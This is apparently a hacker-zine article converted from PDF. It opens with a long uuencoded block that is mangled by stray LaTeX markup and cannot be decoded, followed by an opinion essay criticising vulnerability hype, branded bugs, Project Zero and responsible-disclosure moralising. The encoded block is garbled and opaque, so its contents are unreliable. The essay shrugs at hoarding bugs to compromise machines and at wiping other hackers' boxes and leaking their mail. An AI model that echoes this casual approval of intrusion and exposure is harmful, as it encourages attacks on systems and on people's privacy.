\texttt{M@0=N3\#JD-HP\$\$[++HU@0<R[VG\7\#M0;N+U,-J,!4\$?>'J4KN_XIK8];\F.PA }$ MFS(<5QHDZ:EB[&*(0@8IJ[K/OO4(TVV/V_37BJS#V+#-,0M+;.HZMA>A38HF M\$:HHCL%<GL",PVO'F_N@MM_*7S;#<5QKD,@G;W)M#\W/^8?MSPLQ=%\$##-38 M4P8^7<S`NN%7,VW)V&[H>!/D8C>D/T"D/VAWNQ>3]N"7PPS8N;5PW#L`:_<F M0&2<!;/T@P@@>#RH08GI<N.-C:P`\$^^%D+#&G3+SV.H*@F")5("#,]MG)=8_ M/[\8CH>3<>>\1`9=8F7XIQF"PH4:+X#B"BD%L.WB"\E_2<I85A3U&16P[XX` M]]I\$*F=0XW, \Z57*?PQ';%@*&9\[&YAG+V*#*,D;E_8;3C]L7X[7E_T!NV $\verb|M88'| \& P/Q = < S1: (*-\$V?M < 7 \setminus X8, L81"C$V9U > Q@88*N \setminus -#3 > C: __F': 5^`#\Z

M-WG3[YIQ\^RFYUI7J%'BHC=Y.S)'X^Z;]J![:HYBN.M1-.M[RQ5:3H&W%C/F $M\&`<<KJ)'0II!X`?W`IX,AZ?L\L*.E+23/J40JPH+M['"Z3E88%%-+U[+?\<7]$ M;\U2LE,'C'5L3@;#R;O^H#M\E^SP(G3@1\96;9JLN[\")LB",S#^0:_Z(_- $M=\$?-I>H=I-*R@<;7,.S9F@>M2-_)TX(*QGJ\L(*K*3C!:RO8QNO/[S_&KE.D$ M!)*>9N&\$Z<]>W.3EP8+K?[%L>YK%_U\>7/]7*ZUJ>OU?J53R]?_7*/&R_`:G M>&JIKBWH:54"RXW0AE5P!&\$'_EQ.(<=978;LT@?O>V//V#SP%P1Y'47+@[V] M`."M8'J]NW"F@1 Z\V@7<.[9WLXJW%LMH'T&!&9[R\!'KO?N.=YG)W0N77N/ M+#.(]L#U3A?+W>GN=;1(I7;A]%VU[3G07)A""A(Q&@.L;K>7HRBH@->B6JSD M554>]@&BXZ^*'9DLN.T(EP9]9E6M;3KLW*8&-VI/V;<]T;XF<]^BYNG%8@\ MG+67+P^U^JJLKR;J][91?3>UPB@\$UVLSST;O#BL!=G,->2)APE5@>`V)F!W` M4IO8QAKGR@-U;._%V#YC<%QYH@5&5&2=R7AX.GQG7A2FE2+;N:=9K3>^`&D' $ME%H?.:C9R]>,.B.R<X/'H_\/N='2Z?8P!8"S2?,Y+T<#HB-1?2&LM28JPV$ $MKB6$R=;40[?\@9^TS-4X'I3S@V(5ADZ2A21Q3;*:%/46DS;!>,,<,JH"UF#&$ M!&T.>;ODX9#AW<N7V@P`5)">KNPT<]1MAR/)DX-_HZ+%_^NGHO&`_*^T6O6U $M^{\ }]MY/'_:Y1GSMS\#[?=)9WAV-AQ,WDS4=JA6I>J$;YE,K"@*G,M59$\FA4)H$ MT]9C82N<3OV9O54L%@U, `LXL"/HL\L&UN=C;\I@53AT'=T9@K8,@*UC+!M'* M@W68>\?ZX+&]'R)V;7T&:`:AW68WUAVBF.'>)WC6&R>ZAJ8;9V9C?_1:UA2= M+\?);O9\:)Z"6OT%6P;VDB^)?`2PEVH@VM:)VLXML@]K_I!V90_C!1Z'L,)% M@6TH'Y0SW)I:KLLJ\P_>UB:(793'/]B'K2UD@&U]V")@#:)RD.Z>QK'TE^QY M>OTJACA@6T?!%A/[VFF(XJ%!RHI\%U*X`!9^H#0E)RT'D.(I0%""FV,(`NT? $M>%@JLA_A[K\A^0\7[OI/,9F\QB)[R7ZPX,\!P7"CX'IRYLZ4=K45I5O<4+\M]$ MTKYZ6%35_)8]"XU')Z!/EW\:]BV8FO>O23X/D]C^2`*DNCX8Y\$&YSVQO!BDK $M9\#/QC(;,Q*`(C*,$7\#B'=I=W3^-C'O\#_]7*]M?;\MUS/_?_7*,^^VUN%`1X!$ MV%O>1=<P'PUG0?NZX5TH+WUUM81)Z=H&Y)B3D=FA/<0C)MV^86`DN<('IW88 M3:YM:V8'A>*!VNK=VMHRUA\X9SY8-A!62R##%/*Y[T?KR.7#9'I>5=@.IQ/; MBX*[250LP\$Q0VUKT"(0])K:P)(RZ/-0>QRP!\T\.1"C+;;NN/RWPG3RY/XK/ M%7#LQ9+RMF?F&<VS_OAWO+PP1^;%3V:)G;=?FQ/S9[/S=FQ";;O[[H)V]-22 M<JD>X`C6L"S!64;SPI;.`YM;H(39`7L^^P!NO\1>V]\$I+%)H"[10%"B_T._" M7DR7=X4EL"QYS>!>=)\$"P)6*)CNVY,V2EU]7BR6&6HC*"@7[*WN^Y-PL4]@* MQ61W"/\$V0HIJM6@VOFQ0^AP?V`,VF68L80A41P'M0"U51#L^`5W:N^(N/%"R M?\$8<L()3DJ"[`XK]U_:MS&%VI:!GLP!W4F.]/I,7.00()#F<7U@W]%PCB>G, M`9X%.H2#I\$BB`!!Z-'R48&07LA77FMJ%K0^WY?)6:6LK[@\$&HCH=Q:./!Z>+ $MC > /4)3D^{7}-APDRO6D@W14N5_,2TT3()Y&X?^G7$$:?K]CE'4PXS"Z>LP*&$ $\label{lem:main_main} $$M\&.@F1L*AU/J5HL[S\WSU4=\JB"Z\.PJV1&5Y:":;@/+N[)CM`?Z>!W</H"<$ M\$5;&@*A"SS?+R0%S#H"2D:PIWSXO5W\F^GXP0]SOG8_%8A+[CXHKR%8J68A+ MNCO^>%\.):6D?:Y""P8!*<25&`"WLRVJAUD:LO<[.]KINH_L1_O6/B;VJ!=' M0ZX)=]@%%GPV4Z\$K\'IV`!DRN3ZH[5EN".H4(_'\B\$9"75&J[ZNEVL=X/)P] MVKHO?XQE(+?]%1Z"< $\#ZBF'](\/M\#C"O-R3A8V;$ %444X"WQ*-FT>+W7.S('`+PT)MNQ'S]"AS9L>AI:B/4(#\$K`@AV^CT#B!'6KDS7#H@2D4!1`_RP\$T<,'LKN".1 MIPEHPJ@:PG.!56B3\\J.)C.8X(7B^X--L_NCDF-"1FE^UZ*C9C#QU"0&2A!8 $MI70=*OXQ[#(\)CPLA'98Z)'?F$Q0S5N3"1K=9+(E/,!=N&O?.E&!3!'OR*:*$ $\verb|M1KY9\Y|:,/\LS[11'TJ\&@\]_ZG6J_S\?Z/1JE1K_/E/+<_OT9YQLX<[_4[$ $M\)^0T[EV$!J=SJ16/7*:^V=FV9]9P&9WDVMNG,UG6)3LWYTN]^$/QF-1]\7$ MJ#/XBV>X7S,8CL'W0`"V`W4\+:2`_LFVE\SGS_;#A>6Z('NCTSMMOQX=[<P] M?R?REZ[]V79W9/^=N>5"FK&C\!Q5V,X0`K!8THXN.D?R.2;[8'SS#<6@W:EA $\label{eq:mg_objective} $$ MG/0'W=$; _248+2SSEH+7&DM>!K>Z+1/.]OC`(J6.P5XJD)0646`SY@6*G$[$ $M8C[7,(_-T?A-^V*`)R\TZI/D8?M,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P>,9`&>@,%\TZI/D8.W,^`W0,7=)W(*I%.8T8"88'P),W(*IW.8T8"88'P),W(*IW.8T8"88'P),W(*IW.8T8"8"88'P),W(*IW.8T8$ $M@(`70L7N^9OAX)<#!@HRX/\!^[Z0D&DQ4:&1P08I+76MMQM&&E42.0B>^BGE]$ M%HUOT+JHDNP\$DC:???]7]OW_("Y%[\$!2^Z,8-JBLN#YHXQN^4F;QO@E+Y\$OK $M8CH\&.AN)I$@DR3]BV.O*FD\\AM583Y++-6T=9*CP`=ZDZ4Q=V_(,^CTPO@D6)$ M,)3MI\$2U7;K?SU.-I $9_])-/2>.!^<math>8$] $KKCW_J55K^?$.?KU+BO3=8/: $MXE_PID?J3'?Z*+6^1;V@:MS[B)]&GY^;)VQY;E_*<XNG_=%X8@[&%[\P7#25]$ $\label{eq:macond} $$M\&-^DDZW=BPD>WYV,VR>GIH#C>/GA?ECS\$<)L\+D;-+_>;\IGE<C\#=SIOH)$$$ M6!?AJ;AY.+O!'8/R;8T.<SZSW63 GYOU>[I?A7\7W9NB.VZ]RV?AR#WT>(\$] M=XY/9'.<= #\]U#3'&XB\$Z=4+ZS(;?BL-O.<<]UO\$ JL;HX',!!ON,P@B M MP`,7`Z#H#`?C=G_0'[R>7)B=X467]RRQ+.F56"971>UD!&Y7:L_.)V=8]10 MUW51+^L\$\B`[*+%8Q:7X,86F]V+Z\$(VV815X`2>BUAB0LJ&_L7"PZ40JZ(\$X M_+[^LD'RA0Q>!Q2140*9BWV+>]])*ST5V\,]2*?8D21"%GGRR]AD2Q`<60?> M%05: "=\$_P[W@P7CRQFQWS8L16PYP,^6U.=8J"XBBF.Q"JNKV08?C(9CYLNO@ $\label{eq:md=<7V%'5%@`9J)##RTJNV8GY_GP8IQ"RBMUM"8-&)#+@_U@,6Q["0;A>)8K} \\$ M*KNB%N62JD*AA(DZ1UGNWAZ#[)+V9+A<V<P)[&GD!W=B7BGJ)+]L'HLD'?:2

M1+!SG-JTU8F%EN=\$=Z!)>_KI'JJT`4^X<#.';)+]_KO&S,[Q8+6XM(/AO*>6 M,O=!H5C"#0?\$\$N]C`(].1%LZ&GOVC'9F0R&2`=\L+@@!%YD:OD99C%Z05F>` $MA = : P^Z - [BSY) 25X[S\#PSQ] \setminus 0^*3DQS.EI%9, 'B_"7<[R(6W';A0C-+] \setminus 6>)B$ MH`O!GSIZ]%O:-8F'J?',+;%\$X%'VP^UWW00]EG1(]\$;6"E:NJ"*^I2VM6*Y(MDQVD8V!2)B2N]VH2?3Q,PE]"^/BDU7W)=F:\$YE]Y@DKD?T]V]@?+0_E?19Q^ $M_@OY7W[^]ZL4=?[GW$R<_>&WZCX=FC":R:,DA;5X5L0C(CSR"5^\"5*0@-WA]$ M"/R1GSKI>WA>`MP@?ZUF!4Y)IG7TNB2S^,N4/BP[\9D!)+[8P=V]II.?G^W@ M#M%`KNLOEJX=V;MK;RY#'CB1^93QFQ;\9C>GMG<571\FZOH0EQS+A6@S.]13 $\texttt{M"G} < \texttt{Y"L7;OKPZ3G^SL} \\ \texttt{UJ\#-[`>-_&\$ZQ0"=QLN\$E4R9F6GT/\J4K=.CXM\$8?] }$ $M < (EM4^:N*@Z--0&AA(1@*$>Z['L@>@A^,Q$E1DMK*D;-`2Y`K?V%=67W(-TU)]$ M; TIUW>HPYS8CG?5M2]75U=2DKP!L`7VB>^[J9&<K2++2P^/J*`M"E8.U5I\$ MC8A!QGXH@Z&_<**(SIOA"[E.R"YMU[_A0L\$WI^%/A@3>#OJ=89>.G4\$N+F3Q M=O0&<ANFVXBH.K-NG<5JH;><OX.^C"?7J(,D1J2<K,E@(BOG%ZS\N;;&=2&3 M?:V*;._<=Z36WIX.!Z\9?_9.BA/5B9&SWLIUQ6HDLUU;K>AHZ2TV7B\$4`W*@ $\texttt{M$UMZY=@-^^X;} = & ^L8*K ?6) 9AK?) 2$(QX["QL<E#V*K,42=9>]^-K.7-** \\$ $MOWIJ^UL > M#:^S\#C^Y_< &4/$]&40+/DOW982PO_V3!_$\]X7@B&@^=_R[7]$ MF^GS?]7\^T]?ISSX_9=_80M/!IRW_<\$8%IW]`;YSO\W>.1Z&<#R,=WK>P3#F M+CN+V2GD8"4.NX);?,GXD=^>T,YP/_(S\$#`>&U@`*,%,%A#.A1(=WIZN?2-B M>7FHH/]7'V1Z(AH/G?^HU:3_;Y:KS1;Y_V8S]_]?HZCUO_@V"N1S\0>1\$I7X $\label{eq:m6B^3VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]98>P} $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]98>P$ $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]98>P$ $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]$$ $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]$$ $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]$$ $$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<D.0NA]8?]]$$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<AU.0NA]8?]]$$ $$ M6B^]VBL^"H:?_.%+:(<R4MXN?3\=M(U=O_81KV)!VU2^^<AU.0NA]8?]]$$ $$ M6B^]VBL^"H:$$ M\$BS)[77Y519W*;X:\JW!G;&D(#[0DB0B/P`FB9#?FY?B&^RMW2X#/_*GOJN3 MI>^,=(:G\$_X9#7=Y+H#Z^-T-#OCZ8OCVG%V5]#UN\0&,-)])2?"/CTGVU\$=F M]!<QUS[\P3<<8Z;QUK6]^PG)3YAM(\$7G#:WI)]>_>E"P\D-G&U"M\XM_-#J\ $M(H-C'E,5H>2WTHJ)58S+ZP?B&UD;,"0^H584GP)AU /+7^_IE/DUM43GDM#P$ M(DSR3U\4B8FGOK\$FQ:62G?9RZ8JWG@:Q1ND#(Y@*04X%G%,Z1%K,SMN+ OB7 M27L,:]:3MV-SQ.V12,A7\,('X/D'/];`^?=0Q!X,%UJ8,F@:\$K!+AJVHJ!VA MST[@>PO;BTJID79600#5:BM.&ZKV@1IW*9R"-K%.S[.^4Z/&C)#!PN+[[>+K M;?%R-'97].9UGK<\7##^)TZ,/0&-^^-_I5&KEE/KOT:EF9____"KET>]C8>20 M5\$&-]#Z(D7SK0YU3?X\@]/J'4;YM-\$KEV_U7\&/B5:.&M_AC=N"G7L?;+C;@ $M[-QHKC-+I/95Y_*^8NZ5QI>DW$3`)F)L5?'*E+=-1$-\#K+6J[-?8YSQ@YWIB]$ M0"=\$J188."?:2DL\$.K>PLJ5P-WH91)"1?62DHX38H3&7\$7H?*=<:7(KK1+OK $\texttt{M:JB3JIK8N8E=FG5>"5>(NUE5(JC(JQ8VU"N*;3E\backslash H*S42;=U)8RRDDAW7Y.(} \\$ MH=M"'2LKJG--=>XA<]UR>N#0N4-Z)N&HT7/<6:,_R=!SHR4MA09\$5ZUZ<KAX MVR)3B#MK8U9\;AQS>^.8J7*=NXW,*575DC9:US2RD3DCF[N8D=3D)(5(.&2[ML<XBV0>W%%-:SSH/QD,2HD%MX,%(3-:U>2.F)/'0BM77X"P9]XLDFQL2>;F6 $M<D.Q2\#KW<E/A^C\&DEI3EM+*&D\6-H;-3:]VGH$ILX)VDA?'Y75,2ZDD)$40U$ M?<6LTER3.X-&!I\/S^O*DRAOY%/IL%(OK4F-^VW.SBLIJWI3L5V5:M%LK:5& MUB#;[BE[;"L+4`9QWW@V3`R3W&6UM&\$\P@JDZTW[U9IDFS-225AFH\Q;D_.Y MH4Q8S?E @NW.J O8KL;>LT>6<R*A:TB/.]>NY*871UP4.44D")^&'GRU?BH, $MG[R2+&7J680/2(JBI$FN'J_(W]//J+FJ4:'LYF<DLEHWD.$[9,$UIZ.U1!H]$ M.V@Y%\$O,\CK12I)C/JG)MK5^&<S&(F\VDT2H<QJ:V"995:2LX@'P^2SDEQ@S $\texttt{MMQ124(99\$[UNUIA))-1,T\#TS*>B,22W2BK@R:5+TPP56*\E8U9(\#K\=./VNZ)}$ MTX\\$E'"I;&@CH/1S&Q%*RF05Y>:#E+F@*YLH/T(\$#1\$JC43&J=3";4%I(,MZ MN+0UGO8WF&*6JOA\CIV#QA/QH%@BT<59%/>,1#F>Q>8K);5D%I4IM7928#&+ MF=PDR3>:RAEP,>\$595JF\@T;I^F:`]Q/=.EER#C!EZ&[";+11\P).11#Z(;\ $M7"4IIE@$G:J\setminus (E<KIW>"<CF+<DI?B.$5Q6R*SUE\setminus OE)197-K/:-S[*6R1%#7]$ $MIZZAFP*UJ6?0X]!)B9Q4E"=)^6A"DRF"5#94K2>Z/$)?51$AC"ROJ(]>\T!K$ $MCL7(-GV:V0^2-\&.#[]0/0+@FM0V4'_1]*GW<Q.(&5Q^[N?7YG/)S4K)9ZC/6$ M3+B:,=QX+B5^#+D822[]&BK=(@-O9),WUFPA\$PWE]U6)@29&>3]K5F%SG+CR MW8HD0EJ2GO`,,,,%-"K29!^32KTJ)WXV9E8\SHK\R9!4*&GLEO2(P3/HND33 M56.NQV.F1(4JRTJ\&DQ'#H!6_"<TO?'GA*1-&N'TJ))B/R7P3<D23P]>*31E M;CTR9:;\OJ/</Q'MJ024DN\314UJJ)\$#Y!A/,KJ<2/.,\7?QJHH]NC1FBB^4 M?7\$^*1JI)0=-FSJEPZ^D&FB,+5ICD#)BM33:F3I=RXZ[567;VCZ:KHQ\$,DMR M;\NK2BRP\$Z3"Y5Z3?,8-)'PY4CE0'NCJ:I`43EN*[4W[:)R;AO(DU,+W8\$@\$ $\texttt{MRKMPJ1$W:CG1V^>,\&*)+3"6V[OT6'7L.:6'$24N)B;+>-\texttt{HZTEN7}<3C@CAIOB }$ M#4,MCKF1J%M2<>]\$CJ(:;^/%RW*^I,KP5QQU33*R+TS(2.5ENM=(NUZU(JXU M2PGOR0G\$:1J-7JE%6T[3U!63&`5V(BN[:N)S_Z'V4+D?07]%]Z!N8`#Z;JJA MFS!Q1TD6.<6N:N![(/NJP>0(#5'941&MI=RZEI327I?BH65RP1JZ%?::R>:D $\label{eq:mcphi} $$ MC?9B^T^X[H;2KE'-+XUWY9HH;9<8E)ZS^)5\#(CE4:)HJ*VURRB=2LL0G.;MN M')^["='5U0*9FR=IJ:M40+)Z5<G@)K5,("/1?'LR2O)*YUI43CB#F*C&8LI0 MNQ(-A82R6/O(#'"_)J7!!1U[E]BBE7.C6QYN8A.N9ILP6K#Q!4_9_O_[AMR_MU2?D'OT*N<P/R.5/?/.2E[SD)2]YR4M>\I*70.0E+WG)2U[RDI>\Y"4O><E+B7O*2E[SD)2]YR4M>\I*70.0E+WG)RW]\^5]$A6Q:`*`````$

end

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--[1 - Prelude

When did all that get started..? Quite a while ago, being a hacker was not something you'd have hawked around. Finding bugs, practicing offensive techniques, writing cool exploits and last but not least pwning boxes was an underground thing you didn't talk about very much. And it still is! The hacking underground has not magically disappeared; but now there's also a very publicly visible hacking scene. Besides 31337 underground h4xx0rs, we now have serious security researchers and consultants, who aim to improve the world by finding bugs and disclosing them in a responsible manner. And of course the idea of improving something is not a negative thing in itself.. Wouldn't you agree?


Things are rarely as easy as they seem, so let's try to explore the situation. What happens nowadays can be described by the following example: researcher X finds a bug in some widely-used product. Now X communicates this bug to the vendor, asking them to come up with a fix. After the vendor released a fix, X publicly discloses the bug. This is what "responsible" disclosure is roughly about. And this is generally not a bad approach. But what X now does is to come up with a scary-sounding name and an ugly logo for the vulnerability. Yeah, a cool vuln needs a name and a logo! And of course it also needs press attention! But you know, X only takes the burden of doing all that because X wants to world to be a safer place. This is why X discloses responsibly and also why X needs all that press hype: users must be made aware of the problem! And while saving the world, X of course also enjoys the publicity, the press attention and the free b00ze at conferences. All this (modulo the b00ze, maybe) also contributes to X's job security and so it's a win-win situation.

Now we're getting more to the gist of the matter, but let's yet dig a bit deeper. The motivation of overhyping bugs and designing shitty logos appears to be three-fold: the common good, job security (== financial stability) and a little bit of fame, too. Let us look at each of these individually.

--[2 - The Common Good

Believe it or not, there are actually people who want to improve the world, want to do something for the common good. And at the first glance, it might even seem that finding and disclosing bugs actually contributes to a safer world. It does insofar as a fixed bug cannot be exploited by attackers anymore. Now, auditing all code, finding, disclosing and fixing all existing bugs is obviously not the way a sane person would recommend for fixing the sorry state of our security: First of all, there are way too many potential vulnerabilities, even in widely-used, well-audited software packages out there. Furthermore, it's not like you can snapshot the world today, remove all vulnerabilities and run this stable snapshot until the end of time. New bugs will be introduced if we stick to our broken engineering processes. So, how much will finding, disclosing and fixing individual bugs really contribute to our security? Little. And I can already hear you saying: "better contribute little than nothing at all!" . This however implies that you only have two options, which is far off from the truth. In reality, we have quite a number of effective options for improving our security. What about defense efforts? What about safe programming languages? (More) secure operating systems? What about teaching users how to apply crypto effectively? There's an almost endless list of effective improvements one could make. Now if you take into account that there's quite a number of things that will really improve our security, "doing it for the common good" doesn't appear to be such a good reason anymore. Contributing to a safer world is only a negligible side-effect of our hacking. So stop deceiving yourself! You're not taking the hard burden of hacking just so that the world can be a little bit better. Fucking stop lying to yourself!

----[2.1 - Responsible Disclosure



If you still want to play the game of vuln hunting and disclosure you should practice "Responsible Disclosure" they say. Come on, be one of the good whitehat guys! But what does the ideal Responsible Disclosure look like? Well actually that is pretty straight forward:

- * The Researcher (also note the term "Researcher" instead of "Hacker" whee science!!) finds a terrible security flaw in some product.
- * The flaw is reported by PGP encrypted email to security@\$vendor.com.
- * The vendor acknowledges the report and starts investigating the issue.
- * Some time later a fix is implemented by the vendor and patches are shipped.
- * An entry on http://vendor.com/security.html is created, and the vendor credits and thanks the Researcher for finding the flaw.
- * After some grace period so that the users can actually apply the patch the Researcher might publish the details of this awkward flaw.

Wow that's simple, and so responsible! Now let's see how this scheme is flawed in actual "responsible" disclosure. There are a magnitude of points where this simple scheme might fuck up. Just imagine the following *absolutely hypothetical* but yet not out of this world scenario:

Researcher Y works at a security company which happens to sell security (a.k.a. snakeoil) products to protect their innocent customers from bad Oday. In order to protect from Oday there needs to be Oday in the wild, so researcher Y finds this awesome Internet-ending flaw in a widely used software product. Next up the process described above is started by Good Guy Y. Also Y decides to present his elite research at BlackHat. So it goes... BlackHat is close, and the Logo & Marketing campaign is ready. But no vendor patch is available yet. Now ask yourself: what would you do in this situation?

Practicing Responsible Disclosure vs. practicing Full Disclosure is sure a matter of taste. And as long as you really feel that by responsibly disclosing a vulnerability you can do something good, please go ahead and do it. However, being responsible doesn't mean that you actually have to disclose. You could also just keep the bug for a while (until either the vendor fixed it or you pwn3d enough boxes). There's a huge controversy about what form of disclosure is best. We'd like to encourage you to find that out for yourself, for the particular situation you're in, with the particular bug you just found. As long as it's your own decision (and not decided by your marketing department or the Hyve conciousness^W^Wguys on Twitter), it's probably OK.

----[2.2 - White Knights / Self-Claimed Saviors

Let's take a small detour here and have a look at what "hacking for the common good" can lead to. Let's start with a real interesting example - Project Zero. There are many possible explanations of what the real reason behind p0 might be. We don't want to drift off into conspiracy theories here. But as a matter of fact, p0 claims that their goal is to protect people [3]. The common good. Being the current leader of the mobile OS market [4], it's quite obvious what one would do in order to really protect people: fucking audit and harden Android. But interestingly, p0 seems rather to be about dropping Oday on Apple and other competitors of Google. And the worst thing about that is that there are actual skilled and well-respected hackers, being part of the p0 team, paid by Google for doing offensive research. And Google even claims moral superiority because, you know, at Google we "do no evil" . And possibly, at least some of the p0

team members even actually believe they do something for the common good. This is the most disturbing part about the story. Somehow Google managed to sufficiently incentivize these hackers to drop bugs on Google's competitors. Other reasons to work for Google obviously include financial stability (working for a big corporation) or plainly the money itself. But let's stick with the aspect of doing something beneficial for the world. Google managed to buy some of the best hackers we know of. One could now of course argue that in this special case, letting these hackers "do the right thing" prevents them from doing bad things. This is related to the central argument that if p0 goes for high-profile bugs and kills them, then attackers have to invest significantly more effort if they want to "do bad things" - and clearly, raising the attackers' effort is good. This reasoning sheds an interesting light on Google's arrogance. The first part, of the argument is based on the assumption that Google is actually capable of finding a significant share of all attacker-relevant bugs. This alone is questionable, but lacking reliable statistics, we cannot directly prove the opposite. We however assume that our readers know by first-hand experience, what bugs p0 did not kill yet ;) Let's look at the second part of the argument: raising the attackers' effort is a good thing. Just for the sake of analyzing the argument, let's pretend that we actually wanted do all the white-hat stuff (destroy the black market, make everything safer, safe the whales etc.). The arrogance of the second part of the argument now lies in the idea that Google actually knows how to fight all the evil in the world. And their recipe is simple: just make it harder for the bad guys. This indicates quite a lack of understanding how complex certain social structures can be. We don't want to claim we fully understand these either - by no means. But isn't it possible that instead of killing the evil underground, p0 actually strengthens the black market? That talented black hats now raise the prices for their sploits and that because of the better money you can earn, now even more hackers decide to go the black hat way? Maybe even up to the point where the bad guys are paid better than the good guys at Google? Will those then change sides as well or did Google manage to brain-wash them enough, using their nanoprobes? Think about the war on drugs, about alcohol prohibition, about banning porn.. All these followed very simple ideas that in the end showed to be completely incompatible with the way society works.

~~===	Shouts	to :	р0	for	raising	the	market	value	===~~~
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XXXX XX		XXXX XX
XXXX XX	/	P0-FU XXXX XX
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XXXXX 00000		XXXXX
XXX 000		0000 XXX
XXX) / _`	000000 XXX
XXX P0-31337	/_ _,	0000 XXX
XXX	/	XXX
XXX	\	XXX
X XX	\/	X XX
XX XXX	<u> </u>	XXX XX
XX XXX	ONE DEAD BUG	XXX XX
XXXXXXXXXXXXXXXXX	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	XXXXXXXXXXXXXX

There is a less severe form of this behavior: telling others what to do with their Oday. This commonly happens on Twitter nowadays: "Did you contact the vendor? No? How irresponsible!!11" . WTF? These people really seem to believe they are morally superior. But what they fail to see is: First of all, it's not their bug and so nobody actually asked them what to do with it. Second, they should be happy that the person in question

disclosed the bug at all. Nobody is obliged to do that. But then again, who takes people on Twitter serious.

--[3 - Financial Stability

We're all getting older. And while this inevitably happens, some develop a need for financial stability. This is well-studied [2] and we don't feel like we want to go into great detail here. But branding vulnerabilities with names and logos is a great way to obtain media attention. And media attention can directly influence your job security - "yeah we need to hire that guy, that's the one with the mad skills!" As a matter of fact, this is how the industry works nowadays and writing this paper won't change it. It's also not so much the scope of this article to criticize society and capitalism. So if you find that you really want financial stability, think about what you do and how you do it. You want job security? Great. But do you really have to over-hype your own (or worse: other peoples') bugs in order to get your 1-week press attention? Do you want to be hired based on the logo of your bug or do you want to be hired for your technical expertise? There are not too many skilled hackers anyway, so do you really have to be part of all that hype just to single yourself out?

Don't be part of that circus! Yes, other people do it, but you don't have to. Think about what type of society you create by joining that goddamn show. A society where skill counts less than appearance, where logos are better than r00t shells. It is your fucking responsibility to not support these clowns. If you really want to do something for the common good, then start at this point.

--[4 - Fame

Many people strive for fame - be it globally or in their peer-group. Hackers are no exception here - and tbh, a little bit of acknowledgement actually does feel good. But while you try to get your attention, think about whom you want to get it from and what you want to get it for. Do you really want to get fame for a technical achievement (such as a cool exploit), from people who don't even understand the basics behind it? Or worse, do you want fame for something that is actually pretty lame but people fail to realize that? If that's what you're after, then please do straight ahead with your logo-branded vulnerability whitehat responsible disclosure press attention shit. If you want your fame only from your peer-group then stay there, that's fine. And if you really want to impress the broad masses, then please do something that is actual beneficial for the broad masses - exploiting individual bugs isn't. It appears to us that some people also try to compensate for problems in their life by accumulating fame. We don't want to dive into the emo^Wpsychology thing here, but next time you feel the inner desire to impress random people with random things, you might want to double-check your reasons.

--[5 - The Underground Spirit

This is probably what makes most of us tick. The thirst for knowledge. The infinitely many ways of combining and (ab)using technology. The thrill of finding a bug, the kick when you see uid 0. This thrill of hacking can really become addictive (this is an observation Halvar Flake described very nicely in [1]). It's neither good nor bad - neither particularly useful in itself nor is it a waste of time. Hacking is one of the many ways humans express themselves, their mental power. Others prefer maths, music, writing or other arts. There is not much to say about the spirit itself in the context of this ranty paper.

----[5.1 - Hacker By Conviction

Not everybody sees hacking as a self purpose. There are a number of hackers out there who follow certain ideals - free access to information is a particularly popular one. And occasionally, one or more of these hackers make a real break-through. There are way too many achievements to be named here. However, we'd like to highlight the incentives behind a couple of randomly chosen popular hacks. And we'd like to do this because not everything is what it seems to be. Even if we rant about logo-branded vulnerabilities, attention-whores, the press, p0 and whatnot.

----[5.1.1 - Jailbreaks

The right to use a device that you bought from your own money in whatever fucking way you like to (yes, that includes shoving it up your ass) as long as you don't harm anybody is something that should be universal. Unfortunately, self-claimed saviors like Apple tend to have a different view on that topic. If they were to decide, they'd use their arrogant and flawed quick-and-dirty patches to make the world sooo much better. That is: ban porn, ban drugs, ban fucking curse words, give your boss access to your private photo stream and whatever else comes to their mind. Fortunately, there are people who are not willing to accept this kind of behavior. Under this point of view, jailbreaks are an actual improvement to your freedom. Yes, this actually is hacking for the common good. And yes, in the jailbreaking scene there are people who do it (partially) for fame or money. But the good cause is still clearly visible.

----[5.1.2 - Freeing Documents

We don't want to start the Wikileaks vs. politics flamewar here. But we still feel that the positive effect of freeing government documents is remarkable. People actually take personal risks while trying to provide leaked documents. Of course, these people are not necessarily motivated *only* by wanting to contribute to a better society. But this is not the relevant point: they do something that mankind benefits from. And this benefit is clearly visible.

--[6 - Black Hat Stuff

There is not too much to say here. Just as in the vulnerability circus, the black hat scene offers different incentives for different people. Fame and money do play a role - hacking for a common good not so much. Another motivation for staying in the underground can be the desire to isolate oneself from the clowns in the vulnerability circus. This can lead to rather extreme forms, such as pwning and rming white-hack hackers' boxes, exposing them in underground zines, making their mail spools public. You get the idea:) You should find your own judgement when it comes to this kind of things.

--[7 - Conclusion

You might have observed the little stack we built in this article. It all originates from the underground spirit. For the one it goes down to the black hat stuff (and way deeper, but we'll save this for another article),

for the others it goes up, from the underground spirit to getting fame, from getting fame to obtaining financial stability and from financial stability to really believing one does things for the common good, thereby finally deceiving yourself and becoming one of the clowns in the vulnerability circus. No matter what you do: think about your incentives and about your goals. Think about why you do what you do and who might benefit from that. And then be honest to yourself and check that what you're doing is what you actually wanted.

